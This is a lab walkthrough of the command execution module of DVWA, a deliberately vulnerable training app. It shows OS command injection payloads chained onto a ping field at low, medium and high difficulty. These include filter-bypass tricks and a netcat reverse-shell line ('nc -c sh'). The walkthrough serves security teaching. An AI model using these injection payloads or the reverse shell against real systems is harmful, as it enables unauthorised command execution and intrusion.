
Command Execution Walkthrough on DVWA

Some websites allow you to execute commands through a web interface typically to generate some reports. The DVWA provides a command execution module which you can use to ping IP addresses. We are to find a way to execute other commands from the same text box.




You should be on Kali Linux or Parrot OS in VMWARE, Virtual Box or running natively on your PC

Low-difficulty DVWA Command Execution

Step- 1


- Go to DVWA security settings and set the difficulty to low



Step- 2

- We can use multiple ways to execute commands in the same text box. The following commands will work fine and will execute. You can see that, we can even get a reverse shell (last example)

```
127.0.0.1 && ls
127.0.0.1 & ls
127.0.0.1 ; ls
127.0.0.1 | ls
127.0.0.1 && nc -c sh 127.0.0.1 9001
```


Ping a device
Enter an IP address: 127.0.0.1 && ls
Submit
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.053 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.089 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.051 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.037 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3056ms
rtt min/avg/max/mdev = 0.037/0.057/0.089/0.019 ms
help
index.php
source

Medium-difficulty DVWA Command Execution

Medium Difficulty

- Some type of input sanitization is being performed and & and ; are blacklisted, but we can still use the following commands


```
127.0.0.1 | ls
```

High-difficulty DVWA Command Execution

High Difficulty

- Even | is blacklisted but there is a typo and a space is there we can enter it without space to get the result

```
127.0.0.1 |ls
```



THANKS